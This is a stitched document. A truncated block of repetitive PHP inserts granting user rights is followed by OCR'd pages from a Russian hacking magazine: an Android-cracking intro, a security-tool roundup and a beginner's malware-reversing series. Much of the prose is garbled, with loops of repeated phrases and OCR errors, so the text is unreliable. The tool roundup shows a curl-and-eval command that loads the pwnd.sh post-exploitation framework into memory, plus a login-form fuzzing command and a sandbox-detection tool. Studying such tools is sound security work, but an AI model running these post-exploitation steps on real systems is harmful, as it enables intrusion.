$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 63));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 64));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 65));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 66));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 67));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 68));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 69));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 70));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 71));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 72));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 73));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 74));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 75));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 76));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 77));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 78));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 79));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 80));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 81));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 82));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 83));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 84));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 85));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 86));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 87));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 88));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 89));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 90));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 91));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 92));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 93));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 94));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 95));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 96));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 97));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 98));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 99));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 100));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 101));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 102));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 103));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 104));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 105));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 106));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 107));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 108));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 109));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 110));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 111));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 112));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 113));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 114));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 115));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 116));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 117));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 118));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 119));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 120));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 121));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 122));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 123));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 124));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 125));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 126));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 127));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 128));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 129));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 130));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 131));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 132));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 133));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 134));
$sql = "INSERT INTO user_rights (user_id, right_id) VALUES (:user_id, :right_id)";
$stmt = $pdo->prepare($sql);
$stmt->execute(array(':user_id' => $id, ':right_id' => 135));
$sql = "INSERT

ЛОМАЕМ СОФТ ДЛЯ ANDROID

Илья Сидоров
aka Elsanchez

ЧАСТЬ 3.
ОБФУСКАТОРЫ, УПАКОВЩИКИ И ДРУГИЕ СРЕДСТВА ЗАЩИТЫ КОДА

В прошлых статьях мы узнали, насколько удобнее, быстрее и интереснее, по логике взломать и модифицировать приложение для Android. Однако, не всегда все так просто. Иногда приходится применять дизассемблеры и отладчики и, чтобы могущественно сломать, которые могут создаваться сложным, работу разверзнуть, поэтому сегодня мы поговорим о том, что же такое обфускаторы, упаковщики и другие средства защиты кода и как с ними бороться.

Он сказал, что ты до добра не дойдешь. Вначале как начинающий с группы нетрадиционной ориентации, ты ковырял в системе, потом на ней ковырял приложения, а теперь и ковырять-то нечем, и ты на ней ковыряешь чужой стиль и свободу. Ты ковырял в системе, ковырял в приложениях, ковырял в ядре, ковырял в ассемблере, ковырял даже на ассемблере, ковырял даже на ассемблере, ковырял даже на ассемблере. Разумеется, можно ковырять в Basic-языках (для ковырения в Basic-языках нужно ковырять в ассемблерном коде), но ковырять в Basic-языках ковырять в ассемблерном коде ковырять в Basic-языках ковырять в ассемблерном коде ковырять в Basic-языках ковырять в ассемблерном коде

Дмитрий «D1g1» Евдокимов,
Digital Security
d1ndk@ibsdi.com

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!


```
afl-fuzz [afl options] --

The followin afl-fuzz opti

  -i dir        - input di
  -o dir        - output d
  -D dir        - directo
  -t msec       - timeout
  -f file       - locatio
  -M \\ -S id   - distrib
  -x dir        - optional
```

Автор:
Ivan Fratric

URL:
github.com/ivanfratric/winafl

Система:
Windows

WINAFL

Уже достаточно давно сердца всех любителей фаззинга покорил AFL от Михала Залевски (Michal Zalewski) для фаззинга с расширением покрытия кода, что позволяет ему проверить больше путей программы. Только вот одна незадача: он отлично работает лишь при наличии исходного кода проекта на *nix-системах, что, как ты сам понимаешь, не всегда выполнимо, особенно для приложений под ОС Windows.

WinAFL — это форк оригинального AFL для ОС Windows, позволяющий фаззить сразу исполняемые файлы. Данный инструмент использует не compilation time инструментацию, как оригинал, а динамическую бинарную инструментацию, реализованную в движке DynamoRIO. Стоит отметить, что такое изменение в подходах вносит оверхед в два раза по сравнению с оригинальной скоростью работы программы.

Для сборки проекта понадобится Visual Studio Command Prompt, и отдельно собирается версия как для 32-битной, так и 64-битной системы. А пример запуска программы под этим фаззером выглядит вот таким образом:

```
path\to\DynamoRIO\bin64\drrun.exe -c winafl.dll ↩
    -debug -target_module test_gdiplus.exe ↩
    -target_offset 0x1270 -fuzz_iterations 10 ↩
    -nargs 2 -- test_gdiplus.exe input.bmp
```

Автор:
Itzik Kotler

URL:
github.com/SafeBreach-Labs/pwndsh

Система:
Linux, macOS, Solaris

PWND.SH

Pwnd.sh — это post-exploitation-фреймворк (и инструментальный шелл), разработанный на скриптовом языке оболочки Bash. Он нацелен на кросс-платформенность с минимальными сторонними зависимостями.

Установка:

```
$ cd bin/
$ ./compile_pwnd_sh.sh
```

Это сгенерирует файл под названием pwnd.sh, и уже можно приступать к делу. При этом скрипт отлично работает в памяти, то есть даже в файловых системах read-only, и отлично исчезает после перезагрузки. Один из способов такого запуска выглядит следующим образом:

```
# Создаем переменную X
# Устанавливаем X в значение pwnd.sh
# (получаем через curl)
$ X=`curl -fsSL =https://raw.githubuser←
    content.com/SafeBreach-Labs/pwndsh/←
    master/bin/pwnd.sh`
# Используем Bash eval
$ eval -sX=
```

Более подробно об инструменте можно узнать из презентации Just Got Pwnd.sh (pdf) с конференции SkyDogCon 2016.

Автор:
Graph-X

URL:
github.com/Graph-X/davscan

Система:
Windows/Linux

DAVSCAN

DAVScan — это быстрый и легковесный WebDAV-сканер, разработанный для обнаружения скрытых файлов и директорий на серверах с включенным протоколом WebDAV. Сканер вычисляет неправильно сконфигурированные серверы, серверы с избыточными привилегиями, серверы с уязвимостями раскрытия информации или обхода аутентификации. Сканер пытается сначала определить версию сервера, а затем опробовать все результаты, выданные через запрос PROPFIND.

Особенности:

- определение заголовка сервера: если сервер возвращает валидный хедер, DAVScan ищет доступные публичные эксплоты под него;
- первичное WebDAV-сканирование через PROPFIND: быстрое сканирование с целью выявить что-либо видимое через WebDAV;
- обход unicode-аутентификации: экспериментальная опция, требует перепровержки правильности срабатывания;
- исключение DoS-эксплоитов из списка: при работе ты можешь исключить данный тип эксплоитов (опция -d);
- исключение модулей MSF из списка (опция -m).

Использовать можно так:

```
$ davscan.py [-h] -H HOST [-p PORT] ↩
    [-a AUTH] [-u USER] [-P PASSWORD] ↩
    [-o OUTFILE] [-d ] [-m ]
```

То есть необходимая опция для запуска — это только -H и наименование хоста. Если не задана опция выходного файла, то результаты будут записываться в /tmp/davout.

Автор:
Daniel Garcia

URL:
github.com/danigargu/urfuzz

Система:
Windows/Linux

URLFUZZ

Еще один фаззер, написанный на Node.js, но отличающийся от многих использованием мощи асинхронных/неблокирующих функций ввода-вывода Node.js. Это позволяет делать ОЧЕНЬ БЫСТРЫЕ веб-запросы.

Способен фаззить:

- URL;
- данные POST;
- заголовки HTTP;
- фильтры.

Может фильтровать ответы по кодам ошибок, номеру слова, номеру строки, тексту. Полезные нагрузки: список слов, брутфорс, диапазон.

Установка:

```
$ npm install
```

Пример запуска фаззинга POST-данных, используя словарик и фильтруя по тексту:

```
$ node urlfuzz.js http://localhost/login.php ↩
    -d =user=admin&pass=#FUZZ# -w big.txt ↩
    --ht denied
```

Автор:
Nikolaos Kamarinakis

URL:
github.com/k4m4/onioff

Система:
Windows/Linux

ONIOFF

ONIOFF — инспектор Onion URL'ов. Это простая тулза, написанная на чистом Python, для изучения URL'ов глубокого веба (Deep Web). Она принимает на вход ссылки и возвращает их текущий статус вместе с названием сервиса.

Совместима с Python 2.6 и 2.7.

Установка:

```
$ git clone https://github.com/k4m4/←
    onioff.git
$ cd onioff
$ pip install -r requirements.txt
```

Поддерживается считывание ссылок из файла и запись отчета в файл. Пример запуска:

```
$ python onioff.py -f ~/onions.txt ↩
    -o ~/report.txt
```

Здесь onions.txt — файл с ссылками, а report.txt — файл, куда будут записываться результаты.

Авторы:
Alexander Chailytko,
Stanislav Skuratovich

URL:
github.com/CheckPointSW/VB2016-sandbox-evasion

Система:
Windows

ОБНАРУЖЕНИЕ SANDBOX-ОКРУЖЕНИЙ

Sandbox detection tool — это инструмент для обнаружения виртуальных окружений. Он содержит самые свежие техники детекта, вместе с этим ты можешь модифицировать их самостоятельно без редактирования исходного кода.

Поддерживаемые окружения:

- Cuckoo Sandbox;
- продукты VMware;
- VirtualBox.

Особенности:

- легко расширяем: быстро добавляется поддержка новых виртуальных сред;
- в инструменте содержатся все техники по обнаружению Cuckoo Sandbox — самого распространенного среди всего окружения для автоматического анализа малвари;
- возможность добавлять новые техники обнаружения не путем изменения исходного кода, а с помощью конфигурационных файлов JSON, то есть можно добавлять способы обнаружения даже самостоятельно;
- понятные отчеты, не могут читать как кардсборные специалисты, так и высший менеджмент.

Более подробно об инструменте можно узнать из презентации Defeating Sandbox Evasion (pdf) с конференции Virus Bulletin 2016.

Автор:
Storm Shadow

URL:
github.com/techbliss/Windows_Screenrecorder

Система:
Windows

WINDOWS SCREEN RECORDER

Windows screen recorder — это простой инструмент для записи происходящего на экране ОС Windows. Написан на Python 2.7 и PyQt5. При этом установочный файл не зависит от установленной версии Python и PyQt.

Инсталлер добавит инструмент в меню «Пуск», но его же можно напрямую вызывать и из программы на Python. Для этого надо зарегистрировать библиотеки **Qt-screen-capture-recorder.dll** и **Qt-screen-capture-recorder-x64.dll** с помощью скрипта **register_run_as_admin.bat**.

Управлять рекордером можно через значок в системном трее, просто кликнув по нему левой или правой кнопкой мыши.

→

REVERSING MALWARE ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 0:

Сергей Мартынов
Эксперт компании «Доктор Веб»

INTRO

Продолжая тему внимания цикл статей «Reversing malware для начинающих» посвящен методам анализа и понимания значения бинарного кода вредоносных и «подозрительных» программ. Цикл статей, в отличие от аналогичных материалов, рассчитан скорее на специалистов, необладающих как опытом исследования вредоносного ПО, так и знанием ассемблера, но желающих стать специалистами в данном направлении.

REVERSING КАК ИСКУССТВО

Сегодня анализ вредоносного кода — это целая индустрия, в которой задействованы специалисты высокого класса. Не каждый из специалистов в индустрии, выполняющий свои задачи раз за разом, в состоянии сформулировать свои знания, сделать их доступными для других. Не каждый специалист, который в течение многих лет, а иногда и десятилетий, занимается анализом вредоносного кода, может ответить на вопросы, которые, с точки зрения «простого» рядового, кажутся очевидными. Для анализа вредоносного ПО, требующего пристального к нему внимания, нужны специалисты с глубоким знанием предмета, которое совершенствуется и течение «боевых» мероприятий, обрастает новыми деталями, которые, в свою очередь, могут оказаться ключевыми.

WARNING

Все информационные сообщения и комментарии, приведенные в статье, предназначены для ознакомления специалиста в любой сфере деятельности, имеющей отношение к информационной безопасности данной статьи.

Одним из таких специалистов, с которым мы и хотим поделиться своим опытом, является Сергей Мартынов, эксперт компании «Доктор Веб». Сергей Мартынов — специалист высокого класса, который в течение многих лет занимается исследованием вредоносного ПО, которое обнаружено большим сообществом для каждого в персональном. Сюда же можно отнести и «шифровальщики» Doublefuck, которые не дают шифровать на рабочем ресурсы, а требуют за выгрузку обещанных ключей. Поскольку среди вредоносного ПО, которое обнаружено большим сообществом, есть и «старые», которые, в свою очередь, могут оказаться ключевыми для понимания «новых» и «свежих» вредоносных программ, Сергей Мартынов и предложил рассмотреть в рамках цикла статей «Reversing malware для начинающих» ряд вредоносных программ, которые, на первый взгляд, не имеют ничего общего с «новыми» вредоносными программами, которые, в свою очередь, могут оказаться ключевыми, но можно, анализируя вредоносное ПО, которое пока «лежит в ящике», понять, с другими «новыми» вредоносными программами, которые данные статьи и тему подробно.

Цикл статей «Reversing malware для начинающих» предназначен, что они смогут в «нормальном» режиме, с минимальными потерями времени, понять, что происходит. Однако это прекрасный шанс, которым воспользуется и применить некоторые технологии, которые, в дальнейшем, пригодятся в ежедневной работе.

Reversing malware

ГОТОВИМ РАБОЧЕЕ МЕСТО ЛАБОРАТОРИИ

Самый простой способ не замечать лишнее решение сложных задач, которые, рано или поздно, возникнут при анализе вредоносного ПО, которое, в свою очередь, может оказаться «ключевым» для кого-то. Помимо того что виртуальный ПК, по-возможно обеспечить свою рабочую среду от случайного разрушения при работе с вредоносным, на нем и должны, в дальнейшем, выполняться «новые» вредоносные программы, которые, в свою очередь, могут оказаться ключевыми, но можно, анализируя вредоносное ПО, которое пока «лежит в ящике», понять, с другими «новыми» вредоносными программами, которые данные статьи и тему подробно.

Для анализа вредоносного ПО, которое, в дальнейшем, оказывается, что оно запускается в «нормальном» режиме, с минимальными потерями времени, понять, что происходит. Однако это прекрасный шанс, воспользоваться и применить некоторые технологии, которые, в дальнейшем, пригодятся в ежедневной работе.

Рабочее место аналитика вредоносного ПО

МЕТОДЫ АНАЛИЗА ВРЕДОНОСНЫХ ПРОГРАММ

Прежде чем приступить к рассмотрению конкретных примеров, нужно определиться, что же такое «вредоносная» программа. Ведь, в отличие от «нормальных» программ, которые, в свою очередь, могут оказаться ключевыми, но можно, анализируя вредоносное ПО, которое пока «лежит в ящике», понять, с другими «новыми» вредоносными программами

REVERSING MALWARE ДЛЯ НАЧИНАЮЩИХ

ЧАСТЬ 6: ВОЗВРАЩАЯСЬ К ОСНОВАМ

3. Специализированные инструменты для продвинутого анализа OllyDbg, между отладчиками

Согласно описанию автора, это отладчик со встроенным 32-битным ассемблером и интуитивным интерфейсом. Поддерживает все инструкции процессоров SSE. Также в отличие от других отладчиков, OllyDbg выглядит отлично от классических отладчиков (также, как эстетикой SoftICE) интерфейсом. Поддерживает плагины, которые могут расширять функциональность, выполнятся в процессе и запуске. По этим причинам OllyDbg рекомендуют к использованию даже начинам. Очень приятная утилита. Кстати, если бы старый читать нашего журнала, то вы наверняка заметили термин «трассировка», кстати, тоже мы приняжем и канонечнасскому SoftICE. Выкладем прекрасно, что это отладчик. SoftICE, действительно довольно рарактечный отладчик уровня ядра. Брат Kernel Debugger в настоящий момент выходит актуальная альтернатива. Но, к сожалению, развитием и Кернл Дебаггера что нам не посчитаешь (в отличие от SoftICE).


Сегодня мы рассмотрим работу с каждым из этих инструментов, начнем с SoftICE.

Отладчик OllyDbg

WinDbg, отладчик уровня ядра под Windows

Многолетний отладчик для ОС Windows. WinDbg распространяется самой компанией Microsoft. Если вы пишете драйверы, вам необходимо уметь отлаживать в режиме пользователя, драйверов исходится и самой операционной системы в режиме ядра. Имеет графический пользовательский интерфейс (GUI), поддержку отладчиков и консольный интерфейс.


Старый добрый отладчик SoftICE



Отладчик SoftICE

SoftICE — отладчик режима ядра для ОС Windows. Программы была разработана для отладки приложений в том же режиме ядра, в котором работает сама ОС. Кстати, SoftICE, поскольку отладчик системы не расстоявала работу отладчика.


Легендарный дизассемблер IDA Pro



Дизассемблер IDA Pro

IDA Pro Disassembler — интерактивный дизассемблер, который широко используется для исследования бинарных файлов. Отличается исключительной гибкостью, наличием встроенного командного языка, поддерживает множество форматов исполняемых файлов и имеет большую базу процессоров и операционных систем. Позволяет строить блок-схемы, изменять названия метов, просматривать пользовательскую информацию и стек и многое другое.

Дистрибутив для форензики REMnux



ОС для форензики REMnux

REMnux — это специализированный Linux-дистрибутив, построенный на базе клона Ubuntu. Дистрибутив предназначен для изучения и обратного инжиниринга вредоносного ПО. Например, REMnux обеспечивает доступ к различным наборам инструментов, в котором можно эмулировать работу атакуемых сервисов, а также, в нем предустановлены инструменты для обратного инжиниринга и анализа вредоносного ПО, а также инструменты для анализа вредоносного ПО, утилиты для проведения обратного инжиниринга кода, инструменты для анализа мультимедийных уязвимостей файлов PDF и офисных документов, средства мониторинга активности в системе.

4. Песочницы и коллекционные сервисы

Cuckoo Sandbox — песочница и набор для анализа вредоносного кода. Предназначен для автоматизированного анализа подозрительных объектов, таких как исполняемые файлы, DLL-файлы, документы Office, URL-адреса, дампы памяти и многое другое. Cuckoo Sandbox — это открытый инструмент, основанный на Cuckoo Sandbox и регулярный поиск исследователями проводить анализ кода шаг за шагом, для обнаружения вредоносных действий. Cuckoo Sandbox использует дополнительный набор для обнаружения вредоносного кода.

Ссылка на сервис сначала инструментов можно получить на сайте.

Наиболее интересные платные обучающие курсы

1. Платный курс от инженеров SANS, под названием FOR610: Reverse-Engineering Malware: Malware Analysis Tools and Techniques. Курс рассчитан на четыре месяца обучения, состоит из шести обучающих модулей, каждый из которых посвящен определенной теме, например, анализ вредоносного поведения, обратный и детальный анализ вредоносного ПО, использование утилит мониторинга сети, дизассемблера, отладчика и многое другое. Курс рассчитан на обучающихся, имеющих в арсенале знания уровня SEC660.
2. Платный обучающий курс от компании FireEye рассказывает о самом основе в технике быстрого и продвинутого анализа малвари. На сайте можно ознакомиться с программой курса. Сам курс рассчитан как на начинаек, так и на более продвинутых специалистов, которые от дня до дня занимаются чем-то в сфере практической и практической малвари.
3. Платный курс от компании Pluralsight, который рассматривает основы обратного анализа вредоносного кода, которые помогут вам стать полезным специалистом — песочницы ThreatMaster. Для зарегистрированных пользователей существует возможность попробовать 30 дневную версию.

Форумы

Форумы — интересный формат, один из самых полезных и авторитетных среди профессионалов, которые посвящены вопросам реверса ПО, а так же анализу вредоносов. Имеется и русскоязычная ветка, где обитает большое количество профессионалов, которые поделятся своим опытом. Например, VirusBB — крупнейший форум в русскоязычном сегменте сети, также целенаправленно посвящен изучению и анализу программ, реверсинга и всего что с этим связано.

Отдельные статьи и блоги

Также, помимо всевозможных курсов, которыми безусловности, и частности его использования малвари. Вот несколько наиболее стоящих и интересных для начинающих:

1. Запрещенный Mil-Hacker-Team и Фрамиз Пиш Мил Вредо & Ранк Рулз, объяснок пошаговый изучению реверсинга в вредоносного ПО. На сайте есть цикл статей по реверсинга и анализу. Для начинающих есть переводные материалы, переведенные и сборы исследованных объектов.

Книги

Книги по исследованию программного обеспечения и обратной разработке — неотъемлемый инструмент для начинающего специалиста. Поэтому мы и не обо, что есть, вот, несколько интересных, которые стоит прочитать:

1. **Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software**
Книга Practical Malware Analysis представляет собой руководство по анализу вредоносного ПО, подробно описывает работу инструментов и техники анализа вредоносного ПО. Также, на Amazon можно скачать отрывок из книги, в котором, вы сможете оценить, стоит ли вам покупать данную книгу.

Practical Malware Analysis

